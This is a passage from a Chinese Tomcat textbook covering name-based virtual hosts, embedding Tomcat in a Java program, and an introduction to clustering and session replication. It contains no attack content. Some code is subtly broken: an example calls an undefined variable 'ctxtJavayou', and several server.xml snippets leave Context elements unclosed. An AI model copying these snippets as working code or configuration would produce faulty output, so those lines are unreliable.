16.1.2 基于名称的虚拟主机

当虚拟 IP 技术不能够满足成千上万的域名需求时, 基于名称的虚拟技术是十分廉价的解决方式。这种方法是在同一个主机上建立多个站点的服务, 每一个站点的服务虚拟到一个域名, 当用户请求这些域名服务时, 都被虚拟到这台主机的 IP, 并被分配到不同的站点。

例如, 可以像下面这样在 Apache 中进行配置:

```
<VirtualHost 192.168.0.1>
  ServerName www.abc.com
  DocumentRoot c:/root/www.abc.com
  ServerAdmin support@abc.com
  ErrorLog c:/errorlog/www.abc.com
  TransferLog c:/transferlog/www.abc.com
</VirtualHost>

<VirtualHost 192.168.0.1>
  ServerName www.def.com
  DocumentRoot c:/root/www.def.com
  ServerAdmin support@def.com
  ErrorLog c:/errorlog/www.def.com
  TransferLog c:/transferlog/www.def.com
</VirtualHost>
```

此处将 `www.abc.com` 和 `www.def.com` 都虚拟到同一个 IP: 192.168.0.1。这种方式的问题是, 如果请求的是 IP 而不是域名, 将不能区分请求的是哪个站点的服务。这种配置只能适用于 HTTP 连接, 不能配置 SSL 连接, SSL 服务只能够按照惟一 IP 配置, 而且只支持 HTTP/1.1, 不支持 HTTP/1.0。

16.1.3 两者对比

前面提到了独立 IP (基于 IP 的虚拟主机) 和共享的 IP (基于名称的虚拟主机)。共享的 IP 模式就是所有的虚拟主机都使用同一 IP。目前国内 IDC 提供的虚拟主机都是这种模式。这种模式的优点是节约数量有限的 IP, 缺点就是虚拟主机只能通过域名访问而不能通过 IP 访问 (其实也不算是缺点, 只对邮件系统中用户的访问方式有一点点影响)。而另外一种独立 IP 模式主要应用在邮件服务中。

16.2 Tomcat 虚拟主机技术

上一节中，以 Apache 为例讲解了两种虚拟主机技术的配置原理。本节来讲解 Tomcat 对虚拟主机技术的支持。Tomcat 支持虚拟主机技术，不需要额外的插件，而且配置简单。

16.2.1 Tomcat 虚拟主机响应过程

首先需要了解 Tomcat 的虚拟主机配置环境。Tomcat 既能够以独立模式工作，作为 HTTP 和 Servlet/JSP 的容器，又可以与 Apache 等 Web Server 进行联合。为 Tomcat 配置虚拟主机，目的是在同一个机器上配置两个以上的主机服务。当接收到对不同主机服务的访问时，Tomcat 能够分发请求到对应的 Web 目录。在独立模式下工作时，Tomcat 能够处理静态页、JSP 和 Servlet，当与 Apache 进行联合时，Apache 能够提供虚拟主机功能，Tomcat 接收转发过来的请求处理动态资源即可。因此，我们只需要研究 Tomcat 在独立模式下如何进行虚拟主机服务。

为 Tomcat 配置虚拟主机，即是多个域名指向 Tomcat 中不同的站点。配置后的域名需要在 DNS 中设置指向 IP 为 Tomcat 主机的 IP，访问服务时首先会通过 DNS 定位到该 IP，然后查找 8080 端口的服务，由 Tomcat 的 Connector 分发请求给不同的 Host。其过程如图 16-1 所示。




图 16-1 Tomcat 虚拟主机响应过程

16.2.2 实例演示：Tomcat 虚拟主机配置

在 Tomcat 的配置文件 server.xml 中，Host 元素代表虚拟主机，在同一个 Engine 元素下可以配置多个虚拟主机，即添加多个 Host。下面我们添加两个虚拟主机 www.abc.com 和 www.def.com。除了虚拟主机，还可以配置虚拟主机的别名，即访问别名和访问原有名称是一样的效果。我们分别为两个站点定义扩展后缀为 net 和 org 的别名。按照下面的步骤来完成以上的目标：

(1) 在 server.xml 中的 Engine 下（即</Host>后）添加两个虚拟主机的配置代码：

```
<Host name="www.abc.com" appBase="c:\root\www.abc.com" unpackWARs="true"
  autoDeploy="true" xmlValidation="false" xmlNamespaceAware="false">
  <alias>www.abc.net</alias>
  <alias>www.abc.org</alias>
  <Context path="" docBase="ROOT" debug="0" reloadable="true">
</Host>
<Host name="www.def.com" appBase="c:\root\www.def.com" unpackWARs="true"
  autoDeploy="true" xmlValidation="false" xmlNamespaceAware="false">
```



```
<alias>www.def.net</alias>
<alias>www.def.org</alias>
<Context path="/" docBase="ROOT" debug="0" reloadable="true">
</Host>
```

(2) 分别建立目录 `c:\root\www.abc.com\ROOT` 和 `c:\root\www.def.com\ROOT`。分别在这两个目录下添加相应配置文件、目录、文件。

(3) 为了使以上的虚拟主机生效, 必须在 DNS 服务器中注册以上的虚拟主机名称和别名, 使它们的 IP 地址都指向 Tomcat 服务器所在的机器。需要注册的名字为:

www.abc.com	www.abc.net	www.abc.org
www.def.com	www.def.net	www.def.org

在客户机的:

```
Win2K: \\WINNT\system32\drivers\etc\hosts
Linux: /etc/hosts
```

文件中增加下面内容:

```
127.0.0.1    www.abc.com
127.0.0.1    www.abc.net
127.0.0.1    www.abc.org
127.0.0.1    www.def.com
127.0.0.1    www.def.net
127.0.0.1    www.def.org
```

然后检查这几个域名是否解析正确。

在“开始”→“运行”中输入 `ping www.abc.com`, 如果能够显示如图 16-2 所示的信息, 则表示配置成功。

当然, 在实际环境中这样做是不行的, 需要在 DNS 上做相应的域名解析。

(4) 重启 Tomcat 服务器, 在浏览器中分别输入以下访问地址进行测试:

<code>http://www.abc.com/</code>	<code>http://www.abc.net/</code>	<code>http://www.abc.org/</code>
<code>http://www.def.com/</code>	<code>http://www.def.net/</code>	<code>http://www.def.org/</code>

如果能够打开页面, 那表明虚拟主机已经配置成功了。正常情况下, 此时应该看到主页面了。




图 16-2 检查虚拟主机配置是否成功

注意

访问成功后在 `$CATALINA_HOME/conf/Catalina` 下会产生两个目录 `www.abc.com` 和 `www.def.com`, 但是不会产生以别名命名的目录。

16.3 小结

本章讲解了虚拟主机技术及其在 Tomcat 下的配置演示。另外, 在 Tomcat 与 Apache 进行联合时, 也可以进行相关的配置来达到虚拟主机的目的。

Tomcat嵌入

以前我们开发 Web 程序都是在 Tomcat 中进行的，我们的程序受 Tomcat 的控制。本章讲解如何用 Java 程序来控制 Tomcat，即将 Tomcat 嵌入到 Java 程序中，由自己开发的 Java 程序来负责该服务器的组件装载、服务启动、监听、关闭。

在这种情况下，Tomcat 服务器将与 Java 应用程序运行在同一个进程中，Tomcat 的工作模式为进程内的 Servlet 容器模式。把 Tomcat 服务器作为进程内的 Servlet 容器来运行，可以使 Java 应用程序更加灵活地控制 Servlet 容器，且 Servlet 容器和 Java 程序共享内存数据。由此，你也可以自定义自己的服务器。

17.1 Tomcat 嵌入原理

本节介绍 Tomcat 创建嵌入的过程和实现方法。

17.1.1 什么是 Tomcat 嵌入

众所周知，目前 Tomcat 能够被多种 IDE 工具集成，如 Eclipse、Jbuilder 等，集成后能够对程序直接进行跟踪调试，但配置麻烦、速度较慢且限制很多。除此之外，我们还可以利用 Tomcat 的嵌入式版本，将 Tomcat 反过来嵌入到后台服务中，以后台服务为主进行调试。这样，Tomcat 从整体容器变为后台服务的一种，在不改变行为的前提下，能够自行定制调试环境。在这种嵌入整合下，可以直接对各种后台服务进行控制，并通过前台界面验证结果，大大减轻了整合时的调试难度。该方法也允许自定义自己的服务器。

严格意义上，Tomcat 不是一个真正的 AppServer，只是支持运行 Servlet 和 Jsp 的 Web 容器，此外扩展了一些 AppServer 的功能，如数据库连接池、JNDI 等。虽然普通配置的 Tomcat 理论上也可以直接嵌入到后台程序，但推荐还是使用 Tomcat 定制的嵌入式版本，这样集成度更高且性能较好。同时因为代码完全相同，不会存在调试环境内外的功能差异问题。

Tomcat5 中的 Embedded 版本，为用户在应用中集成完整的 Web 服务提供了尽可能大的空间，不仅使开发者容易获得对标准 HTTP 的处理、SSL 的通信处理，还使开发者很容易就可以对原有非 Web 系统进行扩展以支持瘦客户端应用。从 Tomcat5.0 开始提供和支持 Embedded 版本，即最简化 Tomcat Server。可以在 <http://mirror.vmmatrix.net/apache/tomcat/tomcat-5/v5.5.17/bin/apache-tomcat-5.5.17-embed.zip> 下载 Tomcat 的 Embedded 版本，下载解压后把最里层的 jakarta-tomcat-5.5.17-embed 目录复制到容易查找的目录，为方便起见，需要将其更名为 tomcat-embed，作为嵌入 Tomcat 的工作目录。

17.1.2 创建 Tomcat 嵌入的过程

首先我们需要了解 Tomcat 在工作时的层次情况。从基础篇知识可知，Tomcat 的组件结构主要按照以下方式布局：

```
<Server>
  <Service>
    <Connector/>
    <Engine>
      <Host>
        <Context1/>
        <Context2/>
        ...
        <Contextn/>
      </Host>
    </Engine>
  </Service>
</Server>
```

这样的结构中，一个 Server 含有 1 个 Connector 和 1 个 Engine，其中 Engine 里含有 1 个 Host，1 个 Host 内可以含有多个 Context，Context 代表 Web 应用，即 1 个 Host 里可以包含多个 Web 应用。在用 Java 应用嵌入 Tomcat 时，显然也应该创建这样的结构，才能够加载整个 Tomcat 的环境。由于 Server 和 Service 组件是自动创建的，所以不必在程序中创建这两种对象。除此之外的组件必须在程序中创建。在应用里开发嵌入式 Tomcat，需要根据以下步骤进行：

- (1) 创建 org.apache.catalina.startup.Embedded 实例，其代表嵌入式 Tomcat Server 的实例；
- (2) 创建 org.apache.catalina.Engine 实例，代表上面 XML 结构示例中的 Engine，作为容器用来包含 Host 节点；
- (3) 创建 org.apache.catalina.Host 实例，代表虚拟主机服务，把它加入到 (2) 中产生的 Engine；
- (4) 创建一个或多个 org.apache.catalina.Context 实例，代表 Web 应用，每个 Web 应用都需要加入到 (3) 产生的 Host 中；
- (5) 最后创建 org.apache.catalina.Connector 实例，把它加入 (2) 创建的 Engine 中，它用来接收客户发出的请求。

17.1.3 Tomcat 嵌入核心类 Embedded

上一小节中，创建嵌入式 Tomcat 的第一步是创建 `org.apache.catalina.startup.Embedded` 类的实例，该类用于将 Catalina 的 Servlet 容器嵌入到其他的应用中，是创建 Tomcat 其他组件的源动力。它的主要工作是创建 Tomcat 容器的各种组件，并进行装载，完毕后进行 Server 的启动并提供监听服务，结束后进行 Server 的关闭。使用该类嵌入 Tomcat 时，必须按照以下的顺序进行：

- (1) 初始化该类的一个实例。
- (2) 设置该实例的相关属性，通常需要创建默认的 Logger，如果使用 Java 安全管理器，需要创建 Realm。

- (3) 调用 `createEngine()` 创建一个 Engine 对象，设置该对象的属性。

用 `StandardEngine` 实例化一个对象：

```
StandardEngine engine = new StandardEngine();
```

- (4) 调用 `createHost()` 创建至少一个虚拟主机 Host 对象，设置该对象的属性，并使用 `engine.addChild(host)` 添加到已创建的 Engine 中。

创建过程的代码如下：

- ≈ 用 `StandardHost` 实例化一个对象

```
StandardHost host = new StandardHost();
```

- ≈ 设置 `appBase` 和 `name` 属性

```
host.setAppBase(appBase);
host.setName(name);
```

- (5) 调用 `createContext()` 创建至少一个 Context 对象，设置该对象的属性，并使用 `host.addChild(context)` 添加到已创建的 Engine 中。应该创建一个 `path` 名为 "" 的 Context，用它来处理不能被映射到其他 Context 的所有请求。

创建过程的代码如下：

- ≈ 用 `StandardContext` 实例化一个对象

```
StandardContext context = new StandardContext();
```

- ≈ 设置 `docBase` 和 `path` 属性

```
context.setDocBase(docBase);
context.setPath(path);
```

- ≈ 增加生命周期监听

```
ContextConfig config = new ContextConfig();
config.setCustomAuthenticators(authenticators);
((Lifecycle) context).addLifecycleListener(config);
```

- (6) 调用 `addEngine()` 将 Engine 对象添加到当前 `Embedded` 实例中。

(7) 调用 `createConnector()` 创建至少一个 TCP/IP Connector, 设置该对象的属性, 并使用 `addConnector()` 添加到当前 `Embedded` 实例。这些 Connector 用于处理当前 `Engine` 实例所接收到的所有请求。

在创建 Connector 的代码中, 共可创建 4 种类型的 Connector:

```
if (protocol.equals("ajp")) {
    connector = new Connector("org.apache.jk.server.JkCoyoteHandler");
} else if (protocol.equals("memory")) {
    connector = new
        Connector("org.apache.coyote.memory.MemoryProtocolHandler");
} else if (protocol.equals("http")) {
    connector = new Connector();
} else if (protocol.equals("https")) {
    connector = new Connector();
    connector.setScheme("https");
    connector.setSecure(true);
}
```

(8) 调用 `start()` 装载以上的所有组件, 并启动监听服务。

启动过程的代码如下:

- ② 初始化所需系统属性的设置, 包括 `catalina.home`、`catalina.base`、`user.dir`、`java.io.tmpdir` 等

```
initDirs();
```

- ② 初始化命名配置属性

```
initNaming();
```

- ② 调用启动事件, 并设置启动状态参数

```
lifecycle.fireLifecycleEvent(START_EVENT, null);
started = true;
initialized = true;
```

- ② 启动已定义的 Engine

```
for (int i = 0; i < engines.length; i++) {
    if (engines[i] instanceof Lifecycle)
        ((Lifecycle) engines[i]).start();
}
```

- ② 启动已定义的 Connector

```
for (int i = 0; i < connectors.length; i++) {
    connectors[i].initialize();
    if (connectors[i] instanceof Lifecycle)
        ((Lifecycle) connectors[i]).start();
}
```

(9) 调用 `stop()` 卸载所有组件, 关闭监听服务。

停止过程的代码如下:

- ② 调用停止事件, 并设置停止状态参数

```
lifecycle.fireLifecycleEvent(STOP_EVENT, null);
started = false;
```

2 停止已定义的 Connector

```
for (int i = 0; i < connectors.length; i++) {
    if (connectors[i] instanceof Lifecycle)
        ((Lifecycle) connectors[i]).stop();
}
```

2 停止已定义的 Engine

```
for (int i = 0; i < engines.length; i++) {
    if (engines[i] instanceof Lifecycle)
        ((Lifecycle) engines[i]).stop();
}
```

查看该类的源代码发现,它继承了 `StandardService`,所以它不需要加载 `Server` 和 `Service` 两个组件,它们会在默认情况下加载。

17.2 实例演示: 将 Tomcat 嵌入到 Java 中

本节根据上一节中介绍的方法,开发将 Tomcat 嵌入到 Java 中的程序。

17.2.1 开发嵌入式 Tomcat 服务器程序

按照 17.1.3 中的步骤,我们来开发一个 Java 应用程序,将 Tomcat 嵌入其中。建立程序的类名为 `com.embed.TomcatServer`。

(1) 首先是建立 Tomcat 服务器,并指定其运行目录,此目录最好与 Tomcat Embed 版本路径相同,并设定相关的属性。

```
System.setProperty("catalina.home", getPath());
embedded = new Embedded();
embedded.setDebug(0);
embedded.setLogger(new SystemOutLogger());
```

(2) 然后创建默认 Engine 和 Host,并将 Host 加入到 Engine 中。这里的名字只是起到标记作用,但 Host 的路径最好与 Tomcat 路径保持一致。同一 Engine 实际上是可以有多个虚拟 Host,对大型站点的自动测试可以将之分离进行。

```
Engine engine = embedded.createEngine();
engine.setDefaultHost("localhost");
host = embedded.createHost("localhost", getPath() + "/webapps");
engine.addChild(host);
```

(3) 对 Host 的内容填充,实际上就是具体 Web 应用程序的环境的建立过程。首先应该有一个默认的 Context,在 URL 路径不匹配的时候会被使用。默认 Context 的虚拟路径可以被设置为 "",内部实现时自动转换为 "/",而其物理路径可以直接使用 Tomcat 自带的 `/webapps/ROOT` 内容,或者使用自定义内容。

```
Context context = embedded.createContext("", getPath() + "/webapps/ROOT");
host.addChild(context);
```

(4) 将 Engine 对象添加进来。

```
embedded.addEngine(engine);
```

(5) 最后需要创建合适的 Connector 接受 http/https 请求。推荐将 Web 服务绑定在本地环回地址上, 限制只能本机访问。

以下内容程序代码;

```
Connector connector =
    embedded.createConnector(InetAddress.getByName("127.0.0.1"),
        8001, false);
embedded.addConnector(connector);
```

(6) 启动 Tomcat。

```
embedded.start();
```

将以上过程的函数进行包装, 放在 start() 函数内, 表示用于启动 Tomcat 的函数。再添加一个 stop() 函数, 用以停止 Tomcat。为了调试该类, 再添加一个入口函数 main(), 在该方法中初始化 TomcatServer 对象, 启动该对象进行监听服务, 在监听一段时间后停止监听。该类的完整实现代码如下:

```
package com.embed;
import java.net.InetAddress;
import org.apache.catalina.connector.Connector;
import org.apache.catalina.Context;
import org.apache.catalina.Engine;
import org.apache.catalina.Host;
import org.apache.catalina.startup.Embedded;
public class TomcatServer {
    private String path = null;
    private Embedded embedded = null;
    public void setPath(String path) {
        this.path = path;
    }

    public String getPath() {
        return path;
    }

    //启动 Tomcat server.
    public void start() throws Exception {
        //设置 Tomcat 主目录
        System.setProperty("catalina.home", getPath());

        //创建嵌入 server
        embedded = new Embedded();
```



```

//日志输出到标准输出
//embedded.setDebug(0);
//embedded.setLogger(new SystemOutLogger());

//创建 engine
Engine engine = embedded.createEngine();
engine.setDefaultHost("localhost");

//创建 host
Host host = embedded.createHost("localhost",
    getPath() + "/webapps");
engine.addChild(host);

//创建 ROOT context
Context context = embedded.createContext("", getPath()
    + "/webapps/ROOT");
host.addChild(context);

//添加 engine
embedded.addEngine(engine);

//创建 HTTP connector
Connector connector =
    embedded.createConnector(InetAddress.getByName("127.0.0.1"),
        8001, false);
embedded.addConnector(connector);

//启动嵌入 server
embedded.start();
}

//关闭 Tomcat server.
public void stop() throws Exception {
    //关闭嵌入 server
    embedded.stop();
}

public static void main(String args[]) {
    try {
        TomcatServer tomcat = new TomcatServer();
        tomcat.setPath("C:/apache-tomcat-5.5.17-src/build/build");
        tomcat.start();
        Thread.sleep(5000);
        tomcat.stop();
        System.exit(0);
    } catch (Exception e) {
        e.printStackTrace();
    }
}
}

```

main()函数中,指定的 Tomcat 目录为 Tomcat 的主目录。启动服务器后,休眠 5 秒钟是为了测试随后的关闭功能。你可以将时间设置的更长,在停止之前可以访问该嵌入式 Tomcat 的 HTTP 服务。

17.2.2 运行嵌入式 Tomcat 服务器

现在来进行编译和运行。

首先,将刚才的类包 com 放在一个目录下,如 D:\ch19,这里根据本案例的 Eclipse 环境,设置路径为 D:\eclipse\workspace\ch19\src。这个目录就是我们运行的基准目录。

在该目录下建立运行文件 startup.bat,并添加以下的命令。

❷ 设置当前目录:

```
d:
cd D:\eclipse\workspace\ch19\src
```

❷ 设置 Java 环境变量 (Tomcat5.5 需要 JDK1.5) 和 path 变量:

```
set JAVA_HOME=c:\j2sdk1.5.0
path %path%;%JAVA_HOME%\bin
```

❷ 设置 Tomcat 主目录

与代码中相同 (这里是编译时需要的路径,代码中是执行时需要的 Tomcat 路径):

```
set TOMCAT_HOME=C:\apache-tomcat-5.5.17-src\build\build
```

❷ 设置 classpath

主要是 Tomcat 目录下的三个子目录中的所有 jar 文件: bin、server\lib、common\lib。


❷ 执行类文件的编译

```
javac com\embed\TomcatServer.java
```

❷ 启动嵌入式 Tomcat

```
java com.embed.TomcatServer
```

编写完成,即可看看效果了。双击执行该 startup.bat 文件,或在 DOS 命令窗口中输入该批处理文件的绝对路径,都可以执行该过程。执行中会根据以上命令逐个进行设置,编译完成后启动该嵌入式 Tomcat,5 秒后会显示关闭该嵌入式 Tomcat 服务器。如果你是采用第一种方式直接双击运行,那么在关闭后会关闭 DOS 窗口。为了便于查看,我们采用第二种方式。运行输出信息窗口如图 17-1 所示。



```

C:\WINDOWS\system32\cmd.exe
D:\eclipse\workspace\ch19\src>javac com\embed\TomcatServer.java

D:\eclipse\workspace\ch19\src>java com.embed.TomcatServer
2006-9-28 15:41:52 org.apache.catalina.startup.Embedded start
信息: Starting tomcat server
2006-9-28 15:41:53 org.apache.catalina.core.StandardEngine start
信息: Starting Servlet Engine: Apache Tomcat/5.5
2006-9-28 15:41:53 org.apache.catalina.core.StandardHost start
信息: XML validation disabled
2006-9-28 15:41:54 org.apache.coyote.http11.Http11BaseProtocol init
信息: Initializing Coyote HTTP/1.1 on http-127.0.0.1-8001
2006-9-28 15:41:54 org.apache.coyote.http11.Http11BaseProtocol start
信息: Starting Coyote HTTP/1.1 on http-127.0.0.1-8001
2006-9-28 15:41:59 org.apache.coyote.http11.Http11BaseProtocol destroy
信息: Stopping Coyote HTTP/1.1 on http-127.0.0.1-8001
D:\eclipse\workspace\ch19\src>

```

图 17-1 运行嵌入式 Tomcat 服务器

打开 IE，输入 <http://localhost:8001/>，就可以看到默认应用的运行结果，如图 17-2 所示。




图 17-2 嵌入式 Tomcat 服务器运行页面

如果需要设置 Host 中的默认 Web 应用，如将默认目录设置到 test 目录，可参考下面例子：

```
Context ctxt = tomcat.createContext("", host.getAppBase() + "/test");
ctxtJavayou.setPrivileged(true);
host.addChild(ctxt);
```

用它替换上面例子中 context 的创建。

你也可以添加更多的 Web 应用，如：

```
Context jspExamplesContext = embedded.createContext("/jsp-examples",  
                                                    getPath() + "/webapps/jsp-examples");  
host.addChild(jspExamplesContext);
```

则 jsp-examples 也会启动，输入 `http://localhost:8001/jsp-examples` 即可访问该应用。

注意

为了能够调试该程序，你需要根据你的系统环境修改 `JAVA_HOME`、`TOMCAT_HOME`、程序目录、端口几个参数。

17.3 小结

本章讲解了 Tomcat 嵌入到 Java 的原理，并通过实例演示了如何开发 Tomcat 嵌入式服务器。学习了本章的方法，你也就可以随意的玩转 Tomcat，开发属于自己的服务器软件了。

Tomcat集群与负载均衡

在负载均衡的思路下，多台服务器为对称方式，每台服务器都具有同等的地位，可以单独对外提供服务而无须其他服务器的辅助。通过负载分担技术，将外部发送来的请求按一定规则分配到对称结构中的某一台服务器上，而接收到请求的服务器都独立回应客户机的请求。

提供服务的一组服务器组成了一个应用服务器集群（cluster），并对外提供一个统一的地址。当一个服务请求被发至该集群时，根据一定规则选择一台服务器，并将服务转定向给该服务器承担，即将负载进行平衡分摊。

通过负载均衡技术，使应用服务克服了一台服务器只能为有限用户提供服务的限制，可以利用多台服务器同时为大量用户提供服务。当某台服务器出现故障时，负载均衡服务器会自动进行检测并停止将服务请求分发至该服务器，而由其他工作正常的服务器继续提供服务，从而保证了服务的可靠性。

上述的集群技术一般都用于 Web 服务器、应用服务器等，而不是用于数据库服务器，即不是用于有共享的存储的服务。数据库服务器将涉及到加锁、回滚等一系列问题，要复杂的多。一般数据库服务器只是使用双机，其中一台工作，另一台备份。数据库的双机并行只用于大型数据库中。

负载均衡实现的方法有以下几种：

- ❷ 最简单的是通过 DNS，但只能实现简单的轮流分配，也不能处理故障；
- ❷ 如果是基于 MS IIS，Windows 2003 Server 本身就带了负载均衡服务，但这一服务也只是轮流分配；
- ❷ 硬件方式，通过交换机的功能或专门的负载均衡设备可以实现。对于流量的分配可以有多种方式，但基本上都是应用无关的，与服务器的实现负载关系也不大。另外，设备的价格较贵（优点是能支持很多台服务器）。这种方式往往适合大流量、简单应用；
- ❷ 软件方式，通过一台负载均衡服务器进行，上面安装软件。这种方式比较灵活，成本相对也较低。另外一个很大的优点就是可以根据应用的情况和服务器的情况采取一些策略。

负载均衡中比较高级的功能是 FailOver，即一台服务器出现故障时，在这台服务器上正在进行中的进程也会被其他服务器接过去。其相应的成本也很高，一般是要像 WebLogic、WebSphere 软件的群集版本才支持，Tomcat 也支持，但是只适用于两到三台服务器的集群。本章将介绍基于 Tomcat 5.5.x 的集群、负载均衡的原理及配置。

18.1 Tomcat 集群

在详细介绍如何配置 Tomcat 集群之前，先解释一些与集群相关的术语。

- ❷ **Fault tolerance**, 容错度, 即服务器能容忍各种失败 (包括硬件失败及软件失败) 的程度, 在该程度内, 服务器还可以继续为用户提供服务而不让用户察觉到服务器发生了失败的情况。
- ❷ **Failover**, 故障转移, 当一个服务器 (软件或者硬件) 遇到了不可容忍的错误, 无法继续为用户提供服务时, 用户的服务请求将动态的交给其他的服务器处理, 用户将得到不间断的服务。
- ❷ **High availability**, 高可靠性, 即一个总是在运行、总是可用、总是可以为用户请求提供服务, 而且可以处理极大并发请求的服务, 它必须是可以容错的, 或者它最终的不可用是因为软件或者硬件的失败。
- ❷ **Distributed**, 分布式的, 意思是一些处理进程可能会需要跨越多台集合在一起来实现一个共同目标或者共同计算来得到一个 (或者多个) 结果的提供服务的计算机, 实现理想的并行处理。例如, 很多 Web 服务器实例, 每个实例都运行在一台接受了基于 TCP 协议的负载均衡管理的计算机上, 这样就构成了一个分布式的 Web 服务器。
- ❷ **Replicated**, 复制, 意思是完全复制状态信息到集群里的两个或者多个服务器软件实例上, 来帮助实现容错性和分布式的功能。通常, 具有状态的分布式服务都必须在同一个集群的多个服务器软件实例之间复制用户的会话 (session) 信息。
- ❷ **Load balancing**, 负载均衡, 当一个请求提交给一个分布式的服务, 而接收到该请求的服务器实例因为太忙, 在一段合理的较长的时间内不能为该请求提供服务。这时, 另外一个服务器并没有那么繁忙, 于是一个负载均衡管理器能把该请求转发给在同一个集群内并没有那么繁忙的服务器实例来处理。负载均衡能分配请求负载来充分使用所有可用的计算资源。
- ❷ **Cluster**, 集群, 一个集群是由两个以上, 运行在一台或多台计算机上, 一起透明的为用户提供服务的服务器软件实例组成的, 这样在用户看来, 这一群服务器就相当于一台高可靠性的服务器。组成群的目的是为用户提供高可靠性的服务, 同时尽可能的有效利用可用的计算资源。

为用户提供高可靠性的服务, 最大限度地利用可用的计算资源是集群的最终目的。要达到这个目的需要做很多其他的事情, 比如保存用户会话信息, 控制负载的分配等, 这些都需要消耗不少额外的软硬件资源。所以, 是否适合使用集群要根据自己的实际情况决定, 充分衡量各方面的利弊。

18.1.1 Tomcat 集群的工作原理

Tomcat 集群的实现, 其中主要的内容之一是 session 的复制, 让在同一个集群里的 Tomcat 实例对每个用户都保存完全同步的会话信息, 这样, 当其中一个 Tomcat 实例由于

某种原因不能提供服务时，可以由其他 Tomcat 实例来接替它的工作。

在 Tomcat5.5 里，要实现 session 复制的功能，需要做到以下几点：

- ❷ 所有需要保存到 session 的对象必须实现 java.io.Serializable 接口；
- ❷ 在 server.xml 文件里，去掉 Cluster 节点的注释；
- ❷ 在 server.xml 文件里，去掉 Valve (ReplicationValve) 节点的注释；
- ❷ 如果两个以上的 Tomcat 实例运行在同一台计算机上，要确保这些实例之间 tcpListenPort 属性的值是不一样的；
- ❷ 确保在 web.xml 文件中有 <distributable/> 节点，或者设置了 <Context distributable="true" />；
- ❷ 确保在 server.xml 文件中，设置了 Tomcat 实例引擎的 jvmRoute 属性，如 <Engine name="Catalina" jvmRoute="node01">；
- ❷ 确保集群里所有节点的时间是一样的，并且由 NTP (Network Time Protocol) 服务来同步；
- ❷ 确保负载均衡管理器配置在黏贴 session 模式。

在后面的章节中将介绍如何配置 Apache HTTP Server 作为负载均衡管理器。需要注意的是，Tomcat 的集群需要 1.4 版本以上的 JDK 支持。

Tomcat 5 实现 session 复制有三种方法：

- ❷ 使用 session 持续化，把 session 信息保存到一个共享的系统文件里（持续化管理器+文件存储）；
- ❷ 使用 session 持续化，把 session 信息保存到一个共享的数据库里（持续化管理器+JDBC 存储）；
- ❷ 使用内存复制，用 Tomcat 5 自带的 SimpleTcpCluster 类实现（server/lib/catalina-cluster.jar）。

